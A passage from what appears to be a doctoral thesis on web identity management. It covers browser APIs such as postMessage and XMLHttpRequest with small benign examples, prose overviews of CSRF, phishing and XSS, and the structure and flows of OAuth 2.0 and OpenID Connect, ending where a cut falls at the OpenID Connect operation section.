The DOM [51] is an application programming interface (API) which allows a script, e.g. written in JavaScript [50], to interact with HTML and XML documents. It gives access to a structured representation of a document, and provides a means by which it can be accessed and manipulated. Using the DOM, a script can be used to build documents, navigate their structure, and modify or delete the elements and content of a web page.

### 2.4.3 HTML DOM Events

HTML DOM events allow JavaScript to associate event handlers with elements in an HTML document.

Events are normally used in combination with functions, so that the function will be executed when the event occurs (e.g. a user clicks on a button, or types a key on a keyboard).

### 2.4.4 HTML Inline Frame Element (iframe)

An HTML Inline Frame Element (iframe[2]) enables the nesting of HTML elements, i.e. it enables the embedding of one HTML page within another. An iframe can be used within a normal document body. An iframe can also be used in a page issued by one server to embed a page originating from a different server. In such a case, interactions between the embedding and embedded pages is blocked by the browser under the Same-origin policy (see section A.1.2). Many sites, e.g. Facebook and Twitter, use iframes to display content on third party websites. Google AdSense[3] uses iframes to display banners on third party websites.

### 2.4.5 postMessage

The same origin policy (see section A.1.2) prevents scripts in domain A from accessing data from domain B. As a result, scripts on different web pages are allowed to access each other if and only if the pages that contain them originate via the same protocol, port number, and host. However, cross-origin communication is potentially useful in enabling functionality built on content from a third-party domain. The postMessage API [66, 30] provides a controlled mechanism to circumvent this restriction in a way that is secure when properly used.

We give an example of the use of postMessage in Listing 2.5. The HTML document at *http://www.alice.com/sender.html* includes an iframe which is located at *http://www.bob.com/receiver.html*. The script (line 16, listing 2.5) in *receiver.html* registers *receiver* as an event handler (see section 2.4.3) for a *message* event, triggered when a message is received by *receiver.html*. The script first checks that the domain is as expected (i.e. *www.alice.com*), then writes the data *"Hi, Bob. Message From Alice!"* to *receiver.html*, and finally sends a message back to *sender.html*. The *send_postMessage* function in *sender.html* maintains a reference to the iframe win-

[2] https://developer.mozilla.org/en/docs/Web/HTML/Element/iframe
[3] https://www.google.com/adsense/start

dow object which points to *receiver.html* (line 6), and sends a message to it (line 7). The message has two arguments: the data being sent and the restriction on the receiver's origin, *http://www.bob.com*. The browser propagates a *message* event to *receiver.html*; when the event arrives, it invokes the *receiver* function which is registered as a listener for this event.

```
1  // http://www.alice.com/sender.html
2  <!DOCTYPE html>
3  <html>
4  <script type="text/javascript">
5  function send_postMessage(){
6      var getBob = document.getElementById("bob");
7      bob.contentWindow.postMessage("Hi, Bob. Message From Alice!", "http
           ://www.bob.com");
8  }
9  </script>
10 <iframe onload = "send_postMessage()" id ="bob" src = "http://www.bob.com
       /receiver.html"></iframe>
11 </html>
12 // http://www.bob.com/receiver.html
13 <!DOCTYPE html>
14 <html>
15 <script>
16 window.addEventListener("message", receiver, false);
17 function receiver(e) {
18     if (e.origin == "http://www.alice.com"){
19         document.write(e.data);
20         e.source.postMessage("Hi, I am Bob ", e.origin);
21     }
22 }
23 </script>
24 </html>
```

Listing 2.5: A PostMessage Example

### 2.4.6 XMLHttpRequest

The XMLHttpRequest object is is a browser API that allows scripts to perform HTTP client functionality, e.g. loading data from a server or submitting form data [71]. It provides an easy way to retrieve data from a URL without having to do a full page refresh. This enables a Web page to update just a part of the page without disrupting what the user is doing. XMLHttpRequest can be used to retrieve data over both HTTP and HTTPS; it supports any type of data, not just XML (see Section 2.2.3). An example of using XMLHttpRequest to retrieve data is given in Listing 2.6.

```
1  var file = "user_info.txt"
2  var client = new XMLHttpRequest();
3  client.onreadystatechange = function(){
4      if (client.readyState == 4 && client.status == 200){
```

```
5           // actions to be executed after the document has been retrieved.
6       }
7   }
8   client.open("GET", file, true);
```

Listing 2.6: Using an XMLHttpRequest object to retrieve data

## 2.5 Attacks

We conclude this chapter by describing a range of attacks that are relevant to the main part of this thesis.

### 2.5.1 Cross Site Request Forgery Attacks

A cross site request forgery (CSRF) attack [10, 22, 15, 35, 45, 63, 79] operates in the context of an ongoing interaction between a target web browser (running on behalf of a target user) and a target website. The attack involves a malicious website causing the target web browser to initiate a request of the attacker's choice to the target website. This can cause the target website to execute actions without the involvement of the user. In particular, if the target user is currently logged into the target website, the target web browser will send cookies containing an authentication token generated by the target website for the target user, along with the attacker-supplied request, to the target website. The target website will then process the malicious request as through it was initiated by the target user.

There are various ways in which the target browser could be made to send the spurious request. For example, a malicious website visited by the browser could use the HTML <img> tag's src attribute to specify the malicious request URL, which will cause the browser to silently use a GET method to send the request to the target website.

According to the OWASP Top 10 – 2013 report [53] released by the Open Web Application Security Project (OWASP) in 2013, the CSRF attack is ranked as No. 8 in the 10 most critical web application security risks.

### 2.5.2 Phishing Attacks

As defined in [7], phishing refers to a general class of attacks that are operated by a so-called phisher and that can employ both social engineering and technical subterfuge. Phishing can, for example, be used to steal a user's personal identity data or financial account credentials.

Social engineering phishing schemes typically use spoofed e-mails purporting to be from legitimate businesses and agencies, designed to lead consumers to counterfeit websites that trick recipients into divulging financial data such as usernames and passwords. Technical subterfuge phishing schemes involve the installation of malware into a victim user's computing platform, e.g. to steal credentials directly, often using systems to intercept user names and passwords. Alternatively, such an attack might involve corrupting local navigational infrastructures to misdirect consumers to a counterfeit website, or, indeed, to an authentic website via a phisher-controlled proxy that intercepts and records user keystrokes.

In a typical attack [44], the phisher sends a large number of spoofed (i.e., fake) e-mails to random Internet users that appear to be coming from a legitimate business organisation such as a bank. The e-mail urges the recipient (i.e. the potential victim) to update his personal information. Often, the e-mail also warns the recipient that failure to comply with the request will result in suspension of his or her on-line account. Such unfounded threats are common in social engineering attacks, and are an effective technique in persuading users to do what the phisher wishes.

When the unsuspecting victim follows the phishing link that is provided in the e-mail, the victim's browser is directed to a web site that is under the control of the attacker. The site is designed to look familiar to the victim. The phisher typically imitates the visual corporate identity of the target organisation by using similar colours, icons, logos and textual descriptions to those of the genuine target site. In order to update his or her personal information, the victim is asked to enter login credentials (e.g. user name and password). If a victim enters valid login credentials, the phisher can subsequently use them to impersonate the victim to the target web site. This may, for example, allow the attacker to transfer funds from the victim's bank account or cause other damage. Because victims are directly interacting with

a web site that they believe they know and trust, the success rate of such attacks can be high.

According to the Phishing Activity Trends Report [7] released by the Anti-Pishing Working Group (APWG) in May 2016, the number of phishing websites increased by 250% between the last quarter of 2015 and the first quarter of 2016. The phishing problem has become so serious that large IT companies such as Microsoft, Google, AOL and Opera have started using browser-integrated, blacklist-based, anti-phishing solutions [44].

### 2.5.3 Cross-site Scripting Attacks

As defined in [52], Cross-Site Scripting (XSS) attacks involve the injection of malicious scripts into otherwise benign and trusted web sites. XSS attacks rely on subtle vulnerabilities being present in victim websites. XSS attacks occur when an attacker uses a flawed but otherwise legitimate web application to send malicious code, generally in the form of a browser script, to a different end user. Web application flaws that allow these attacks to succeed are quite widespread and occur whenever a web application includes input from one user in generating its output for another user without validating or encoding it.

An attacker can use an XSS attack to send a malicious script to an unsuspecting user. The victim user's browser has no way of knowing that the script should not be trusted, and will execute it. Because it thinks the script originates from the target web site, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser that originate from that site. Such scripts can even rewrite the content of the HTML page.

According to the OWASP Top 10 – 2013 report [53] released by the OWASP in 2013, the XSS attack is ranked as No. 3 in the 10 most critical web application security risks.

Chapter 3

# *Identity Management Systems*

## 3.1 Introduction

In this chapter we introduce identity management systems, giving a fundamental model for such systems and providing terminology we use throughout the thesis. We also briefly introduce key examples of such schemes. We then describe in detail the two identity management schemes which form the main focus of this thesis, namely OAuth 2.0 and OpenID Connect.

The remainder of the chapter is structured as follows. Section 3.2 provides a fundamental model for identity management systems and briefly discusses some examples. We give an overview of the OAuth 2.0 in section 3.3. We then describe OpenID Connect in 3.4.

## 3.2 Identity Management Systems

### 3.2.1 Need for Identity Management

As stated in 1.1, in 2007, an average user had around 25 password-protected accounts and had to type about eight passwords per day [26]. Given the continuing increase in the number of on-line service requiring authentication, there has almost certainly been a proportional increase in the number of user-possessed digital identities needed for authentication purposes. This burden on users has contributed to the recent rapid growth in identity-oriented attacks, such as phishing, pharming, etc.

In order to help mitigate the damage cause by identity-oriented attacks and simply the management of identities, a range of identity management systems, notably OAuth 2.0, Shibboleth, CardSpace and OpenID, have been put forward

[17, 28, 59, 61]. Some of them, such as OAuth 2.0 and OpenID Connect, have been widely adopted, and such schemes today help to protect the identity of billions of users. However, despite their widespread use, it is not yet clear whether practical implementations of these systems are actually secure. Addressing this question has provided the main motivation for much of the work described in this thesis.

### 3.2.2 Abstract Model

As described described by Al Sinani [1], most existing identity management systems share a number of technical features and have similar objectives. Architectures for identity management typically involve the following roles, as shown in Fig. 3.1. We use this tole terminology throughout the rest of this thesis.

1. The *user* (U) wishes to access protected resources offered by a service provider (see below). The user employs a *User Agent* (UA), typically a web browser, to send requests to identity providers and/or service providers (see below) and receive responses from them (see also section 2.2.1.2).

2. The *Identity Provider* (IdP) issues an assertion token (i.e. a data structure containing statements about the user) to a user. The IdP is sometimes referred to as an *identity authority*.

3. The *Service Provider* (SP) consumes an assertion token generated by the IdP in order to make an authentication and/or authorisation decision. Since the SP relies on the correctness of the provided assertion token, it is also referred to as a *relying party* (RP), and we use this term throughout the thesis. The RP thus offloads the burden of user authentication to the IdP.

Web-based identity management systems typically employ the following interactions (see Fig. 3.2).

1. A user employs a UA to access an RP-protected resource. Before granting access, the RP indicates to the user that it requires an assertion token issued by an IdP trusted by the RP.

2. An IdP with which the user has a relationship is asked to supply an assertion token meeting the requirements of the RP.

3. If necessary, the IdP authenticates the user, and if successful, issues an assertion token vouching for the user's identity.

4. The user presents the IdP-issued token to the RP, and the RP relies on the token to decide whether or not to grant access to the requested resource.




Figure 3.1: Identity Management System Model

### 3.2.3 Discovery

As described in [1], the discovery process, also known as discovery of identity source [6], is concerned with selecting and locating the IdP that is to be asked to provide an assertion token. There are two main approaches to providing a discovery service.

- In a server-based scheme, the RP is responsible for performing discovery. Such an approach is typically used when there is no additional client component installed on the user platform, i.e. the passive client case. However, server-based discovery is susceptible to phishing attacks in which a malicious




Figure 3.2: Web Identity Management Model

RP redirects the UA to a fake IdP of its choosing; such a fake IdP could capture user credentials and/or fraudulently obtain sensitive user attributes.

- In a client-based approach, which only applies in the active client case, a locally running client component is responsible for performing discovery. In this case, IdP addresses are typically stored by the client component. False IdP attacks are mitigated, since an RP can no longer redirect the user to an IdP of its choosing.

### 3.2.4 Single Sign On (SSO)

SSO [20, 55, 56] allows a user to log in to multiple RPs with only one authentication to an IdP. Single Sign Off [69] is the reverse process, i.e. where a user signs off only once and is then automatically signed off from all accessed RPs. An identity management system that supports SSO typically also supports single sign off [1].

SSO is a very attractive feature, not only from a user convenience perspective, but also because the number of on-line services requiring authentication continues to grow. Moreover, SSO can help mitigate the risk of leaking passwords to malicious parties, including through key logging and shoulder surfing [1].

However, SSO also raises potential security and privacy concerns. Compromising the authentication process at the IdP enables the adversary to successfully impersonate the compromised user to all the participating RPs. In addition, SSO could result in a single point of failure; losing the ability to authenticate to the IdP could automatically impede access to all the participating RPs. Use of SSO could also lead to privacy violations; user interactions on the web could be linked by an IdP to build a unique user profile [1].

### 3.2.5 Properties of Identity Management Systems

In this section, we introduce a range of properties that might be possessed by an identity management system.

#### 3.2.5.1 Communication-based Model

Depending on the means used by the RP to communicate with the IdP, identity management systems can be divided into two categories: redirect-based and active client-based. We next briefly discuss these two classes.

- **Redirect-based Identity Management Systems:** In redirect-based identity management systems, communications between the RP and IdP are redirected by a UA. In such a scheme, the UA is passive, and does not need to be aware of the identity management system in use. One major disadvantage of this approach is that a malicious RP can redirect the UA to a faked IdP which collects user credentials. Example of such systems include OpenID, Shibboleth, OAuth and OpenID Connect [1].

- **Active Client-based Identity Management Systems:** As described in [1], in an active client-based identity management system, the UA must incorporate an active client which acts as an intermediary between RPs and IdPs, and which must be aware of the identity management in use. In such a scheme, typically all communications between the RP and IdP are transmitted via the active client, and there is usually no need for direct RP-IdP communications. Depending on the details of the system in use, the active client can prompt

the user to select a digital identity, choose an IdP, review (and possibly modify) a security token created by the IdP, and approve a transaction. Phishing attacks are largely mitigated since an RP cannot redirect the UA to an IdP of its choice. The active client can also help provide a consistent user experience, and its existence gives the user a greater degree of control. Examples of such systems include CardSpace and a Liberty-enabled client. However, it would appear that no system of this type has been widely adopted; indeed Microsoft no longer supports CardSpace in Windows from Windows 8 onwards; the Liberty project has also been cancelled by the Kantara Initiative.

#### 3.2.5.2 Federated Systems

As described by Al Sinani [1], in a federated system, RPs and IdPs group together to form a federation, also known as a circle of trust (CoT), bound together by contractual agreements and mutual trust.

The existence of a federation simplifies the discovery process, since the IdPs are defined by the CoT. Also, the trust relationships between parties are clear, since they are defined by the CoT. However, if there is only one IdP in a CoT, then this single IdP represents a single point of failure. Further, in such a case, since user attributes are managed and used by a single IdP, this IdP could abuse this knowledge, e.g. by profiling user activities.

Examples of federated systems include Liberty[1] and Shibboleth[2] [48].

#### 3.2.5.3 Information Card Systems

As described in [1], Information Card Systems, also referred to as InfoCard- or iCard-based systems, are identity management systems that are based on the digital card metaphor. Such systems are active client-based (see section 3.2.5.1), where the active client uses a card-based user interface to enable users to manage and select IdPs.

Each InfoCard specifies a set of attribute (or claim) types, the values of which can be obtained from the issuing IdP. This is analogous to real-world physical

[1] http://www.projectliberty.org
[2] https://shibboleth.net

cards, where each card (e.g. a driving licence, credit card, passport, etc.) asserts a set of user attributes. Information Card systems may also allow users to issue self-asserted claims.

IdP discovery is performed on the user platform; if a user selects a card, the user is also implicitly selecting an IdP, and the card contains the URL of the IdP server. Information Card users can also review (and possibly modify) the contents of an IdP-supplied security token before it is released to an RP.

One widely discussed example of an Information Card-based system is CardSpace [17]. Other examples include Higgins[3] and OpenInfoCard[4].

## 3.3 OAuth 2.0

### 3.3.1 Introduction

OAuth is an open, standardised, authorisation system. Whilst it was not explicitly designed for use in identity management, having been designed to enable delegation of access to resources, it has become widely used for this purpose. OAuth 1.0 [76] was published in 2007, but was not widely adopted. However, since the publication of OAuth 2.0 [28] at the end of 2012, it has been adopted by a large number of websites worldwide as a means of providing SSO services (see section 3.3.6 below).

The OAuth 2.0 specification [28] describes a system which allows an application to access resources protected by a resource server on behalf of the resource owner, through the consumption of an access token issued by the authorisation server. The OAuth 2.0 architecture involves the following four roles (see Fig. 3.3).

1. The *Resource Owner* is typically an end user (for consistency with the rest of the thesis, we use here the term *user* instead of *Resource Owner*);

2. The *Resource Server* is a server which stores the protected resources and consumes access tokens provided by an authorisation server;

3. The *Client* is an application running on a server, which makes requests on behalf of the resource owner (the *Client* is the RP in our terminology);

[3] http://www.eclipse.org/higgins/
[4] http://code.google.com/p/openinfocard

4. The *Authorisation Server* generates access tokens for the client, after authenticating the resource owner and obtaining its authorisation (the *Resource Server* and *Authorisation Server* together constitute the IdP in our terminology).

### 3.3.2 OAuth 2.0 Tokens

Two types of token are defined in the OAuth 2.0 specifications [28], with the following functions.

- An authorization *code* is an opaque value which is typically bound to an identifier and a URL of an RP. Its main purpose is as a means of giving the RP authorisation to retrieve other tokens from the IdP. In order to help minimise threats arising from its possible exposure, it has a limited validity period and is typically set to expire shortly after issue to the RP [28].

- An *access_token* is a credential used to authorise access to protected resources stored at a third party (e.g. the *Resource Owner*). Its value is an opaque string representing an authorization issued to the RP. It encodes the right for the RP to access data held by a specified third party with a specific scope and duration, granted by the end user and enforced by the RP and the IdP. It is a bearer token; that is, it can be used by any RP that gains access to it.

### 3.3.3 User Control and Consent

An OAuth-enabled IdP asks the user to authorise a request made by an RP to access certain user data. The user is made aware of the private data being requested by the RP, and must consent to its release. Given user authorisation, the OAuth IdP issues the RP with an *access_token* that it can use to gain controlled access to a defined set of data for a specified period of time. The user can revoke an *access_token* at any time via the IdP.

However, an RP cannot independently verify whether or not the data (user attributes) passed by an IdP to an RP actually match those that the user has authorised. Also, an impersonation attack (see also section 4.2.3) can be used by an attacker to gain access to a victim user's account without being detected by the RP.

This issue is resolved in OpenID Connect through the introduction of the *id_token* (see below section 3.4.2).

### 3.3.4 Operation

We now describe the operation of OAuth 2.0.

#### 3.3.4.1 Overview

Figure 3.3 provides an overview of the operation of the OAuth 2.0 protocol. The client initiates the process by sending (1) an authorisation request to the resource owner. In response, the resource owner generates an authorisation grant (i.e. an authorization *code*), and sends it (2) to the client. After receiving the authorisation grant, the client initiates an *access_token* request by authenticating itself to the authorisation server and presenting the authorisation grant (3). The authorisation server issues (4) an *access_token* to the client after successfully authenticating the client and validating the authorisation grant. The client makes a protected source request by presenting the *access_token* to the resource server (5). Finally, the resource server sends (6) the protected resources to the client after validating the *access_token*.




Figure 3.3: OAuth 2.0 Protocol Flow

#### 3.3.4.2 Authorization Flows

The IdP maintains two distinct endpoints, i.e. addressable services. The *Authorization Endpoint* is used in interactions with the User Agent to enable the IdP to provide an *authorization grant* (an authorization *code*) to the RP, that encapsulates the permission of the user for the RP to access certain user-specific information from a third party. The *Token Endpoint* is used in interactions with the RP, and in particular enables the RP to obtain an *access_token* from the IdP in exchange for a *authorization grant*.

The OAuth 2.0 framework [28] defines four distinct protocol flows that can be use by an RP to obtain an *access_token*. These are the Authorization Code Grant Flow, Implicit Grant Flow, Resource Owner Password Flow, and Client Credentials Grant Flow. The Authorization Code Grant Flow and Implicit Grant Flow, which are the two flows of greatest relevance to this thesis, are discussed below.

- **Authorization Code Grant Flow**. This flow involves the generation and use of a short-lived authorization *code* (see section 3.3.2). The authorization *code* is used by the RP to obtain an *access_token* from the Authorization Server.

- **Implicit Grant Flow**. In this flow, an *access_token* (see section 3.3.2) is directly issued to the RP as a fragment of the redirect URI sent to the UA by the IdP, i.e. without use of an authorization *code*. The drawback of of this approach is that the *access_token* in the flow is potentially exposed to any applications that can access the UA (see section 4.2.4). Moreover, the IdP does not authenticate the RP before issuing the tokens. As fewer protocol rounds are required to provide the tokens than for the Authorization Code Grant Flow, this approach is well-suited to RPs implemented using a scripting language.

#### 3.3.4.3 Registration

The RP must register with the IdP before it can use OAuth 2.0. During registration, the IdP gathers security-critical information about the RP, including the RP's redirect URI, i.e. the URI to which the user agent is redirected after the IdP has generated the authorization response and sent it to the RP via the UA.

As part of registration, the IdP issues the RP with a unique identifier (the *client_id*) and a secret (the *client_secret*). The *client_secret* is used by the IdP to authenticate the RP when using the Authorization Code Grant Flow (see step 9 in section 3.3.4.4).

#### 3.3.4.4 Authorization Code Grant Flow

In the remainder of the thesis, the main focus of the work is Authorization Code Grant Flow; an outline follows. The protocol is summarised in Figure 3.4, in which the numbers correspond to the numbered steps below.




Figure 3.4: The OAuth 2.0 Authorization Code Grant Flow

1. U → RP: The user clicks a login button on the RP website, as displayed by the UA, which causes the UA to send an HTTP or HTTPS request to the RP.

2. RP → UA: The RP produces an OAuth 2.0 authorisation request and sends it back to the UA. The authorisation request includes *client_id*, the identifier for the client, which the RP registered with the IdP previously; *response_type=code*, indicating that the Authorization Code Grant Flow is requested; *redirect_uri*, the URI to which the IdP will redirect the UA after access has been granted;

*state*, an opaque value used by the RP to maintain state between the request and the callback (step 6 below); and *scope*, the scope of the requested permission.

3. UA → IdP: The UA redirects the request which it received in step 2 to the IdP.

4. IdP → UA: If the user has already been authenticated by the IdP, then this step and the next are skipped. If not, the IdP returns a login form which is used to collect the user authentication information.

5. U → UA → IdP: The user completes the login form and (implicitly or explicitly) grants permission for the RP to access the attributes stored by the IdP.

6. IdP → UA: After using the information provided in the login form to authenticate the user, the IdP generates an authorisation response and sends it back to the UA. The authorisation response contains *code*, the authorization *code* generated by the IdP; and *state*, the value sent in step 2.

7. UA → RP: The UA redirects the response received in Step 6 to the RP.

8. RP → IdP: The RP produces an access token request and sends it to the IdP token endpoint directly (i.e. not via the UA). The request includes the *client_id*, the *client_secret*, the *code* generated in step 6 and the *redirect_uri*.

9. IdP → RP: The IdP checks the *client_id*, *client_secret*, *code* and *redirect_uri* and responds to the RP with an *access_token*.

10. RP → IdP: The RP passes the *access_token* to the IdP to request the user attributes.

11. IdP → RP: The IdP checks the *access_token* and, if satisfied, sends the requested user attributes to the RP.

### 3.3.5 Identity Federation for OAuth 2.0

The OAuth 2.0 specifications do not support identity federation (see also section 3.2.5.2) as defined for Liberty[5] and Shibboleth[6] [48]. A commonly used means of

[5] http://www.projectliberty.org
[6] https://shibboleth.net

achieving identity federation involves the RP establishing a link between the user's RP-managed and IdP-managed accounts, using the unique identifier for the user generated by the IdP. After this binding has been established, the user is able to log in to the RP-managed account using his or her IdP-managed account.

Such a federation scheme is typically employed by RPs that use the Authorization Code Grant Flow. Federation occurs as part of one instance of the flow; during execution of this flow, after receiving the *access_token*, the RP retrieves the user's IdP-managed account identifier, and then conducts a binding operation in which the RP maps the user's RP-managed account identifier to the IdP-managed account identifier. When the user next tries to use his or her IdP-managed account to log in to the RP, the RP looks in its account database for a mapping between the supplied IdP-managed identifier and an RP-issued identifier. If such a mapping exists, then the RP simply logs the user in to the corresponding RP-managed user account.

In many real-world OAuth 2.0 systems which support identity federation, RPs provide two ways to bind a RP-managed account to a IdP-managed account.

- Firstly, a user can choose to log in via an IdP. After finishing the authorisation process with the IdP, the user is asked either to bind the IdP-managed account to his or her RP-managed account or to log in to the RP directly. The user will need to provide his/her RP-managed account information (e.g. account name and password) to complete the binding procedure.

- Alternatively, after a user has already logged into an RP, he or she can initiate a binding operation. After having been authenticated by the IdP and having granted permission to the RP, the user can bind his or her RP-managed account to the IdP-managed account.

After binding, many RPs allow users to log in to their websites using an IdP-managed account. However, some RPs restrict use of binding to only allow users to share their activities or post messages to their IdP-managed account (e.g. when the user shares a link on RP website, the link will also be shared on his or her IdP account).

### 3.3.6 SSO for OAuth 2.0

As discussed in section 3.2.4, SSO allows a user to log in to multiple RPs with only one authentication to an IdP. When OAuth 2.0 is applied to achieve SSO, the user first starts his or her browser and connects to a service provided by an RP. The RP redirects the unauthenticated user to the IdP, or, if there is more than one, the user can choose one of them. The IdP authenticates the user, creates an SSO session for him or her, and redirects the user's web browser back to the RP with an authorization grant (i.e. an authorization *code*). The RP then creates a session and gives the originally requested access to the user. If the user wants to use service provided by another RP, the IdP does not need to re-authenticate him or her. It only checks that the valid SSO session exists, and then generates an authorization grant for the second RP.

## 3.4 OpenID Connect 1.0

### 3.4.1 Introduction

As a replacement for the well-established OpenID [59] scheme, OpenID Connect 1.0 [61] builds an identity layer on top of the OAuth 2.0 framework [28]. Even though OpenID Connect was only finalised at the start of 2014, there are already more than half a billion OpenID Connect-based user accounts provided by Google[7], PayPal[8] and Microsoft[9]. This large user base has led very large numbers of RPs to integrate their services with OpenID Connect.

As we have described in the previous section, the OAuth 2.0 framework enables an RP to obtain profile information about the end user, but does not provide a means for the RP to obtain information about the authentication of the end user. In OpenID Connect, in addition to obtaining profile information about the end-user, RPs can obtain assurances about the end user's identity from an OpenID Provider, which itself authenticates the user.

OpenID Connect involves interactions between four core parties:

[7] https://developers.google.com/accounts/docs/OpenIDConnect

[8] https://developer.paypal.com/docs/integration/direct/identity/log-in-with-paypal/

[9] https://msdn.microsoft.com/en-us/library/azure/dn645541.aspx

1. the *End User*, who attempts to access on-line services protected by the RP;
2. the *User Agent*, typically a web browser, that is employed by an end user to transmit requests to, and receive responses from, web servers;
3. the *OpenID Provider* (OP), e.g. Google, which provides methods to authenticate an end user and generates assertions regarding the authentication event and the attributes of the end user;
4. the *Relying Party*, e.g. Wikihow, which provides protected on-line services and consumes the identity assertion generated by the IdP in order to decide whether or not to grant access to the end user.

For simplicity of presentation, in the remainder of this thesis we refer to the OpenID Provider simply as the IdP, given that its role corresponds to that of the IdP in our model of identity management (see section 3.2.2). In summary, the end user employs a user agent to access resources provided and protected by the RP, which relies on the IdP to provide authentic information about the user.

### 3.4.2 OpenID Connect Tokens

In order to enable an RP to obtain assurances about the authentication of an end user, OpenID Connect adds a new type of token to OAuth 2.0, namely the *id_token*. This complements the *access_token* and *code* (see section 3.3.2), which are already part of OAuth 2.0.

An *id_token* contains claims about the authentication of an end user by an IdP together with any other claims requested by the RP. Claims that can be inserted into such a token include: the identity of the IdP that issued it, the user's unique identifier at this IdP, the identity of the intended recipient, the time at which it was issued, and its expiry time. It takes the form of a JSON Web Token [33] and is digitally signed by the IdP.

### 3.4.3 User Control and Consent

Like OAuth 2.0 (see section 3.3.3), the OpenID Connect-enabled IdP asks the user to authorise a request by an RP to access certain user data. The user is made aware

of the private data being requested by the RP, and must consent to its release. Once user authorisation has been obtained, the OpenID Connect IdP issues the RP with an *access_token* that it can use to gain controlled access to a defined set of data for a specified period of time, and an *id_token* that enables an RP to obtain assurances about the authentication of an end user.

### 3.4.4 Operation

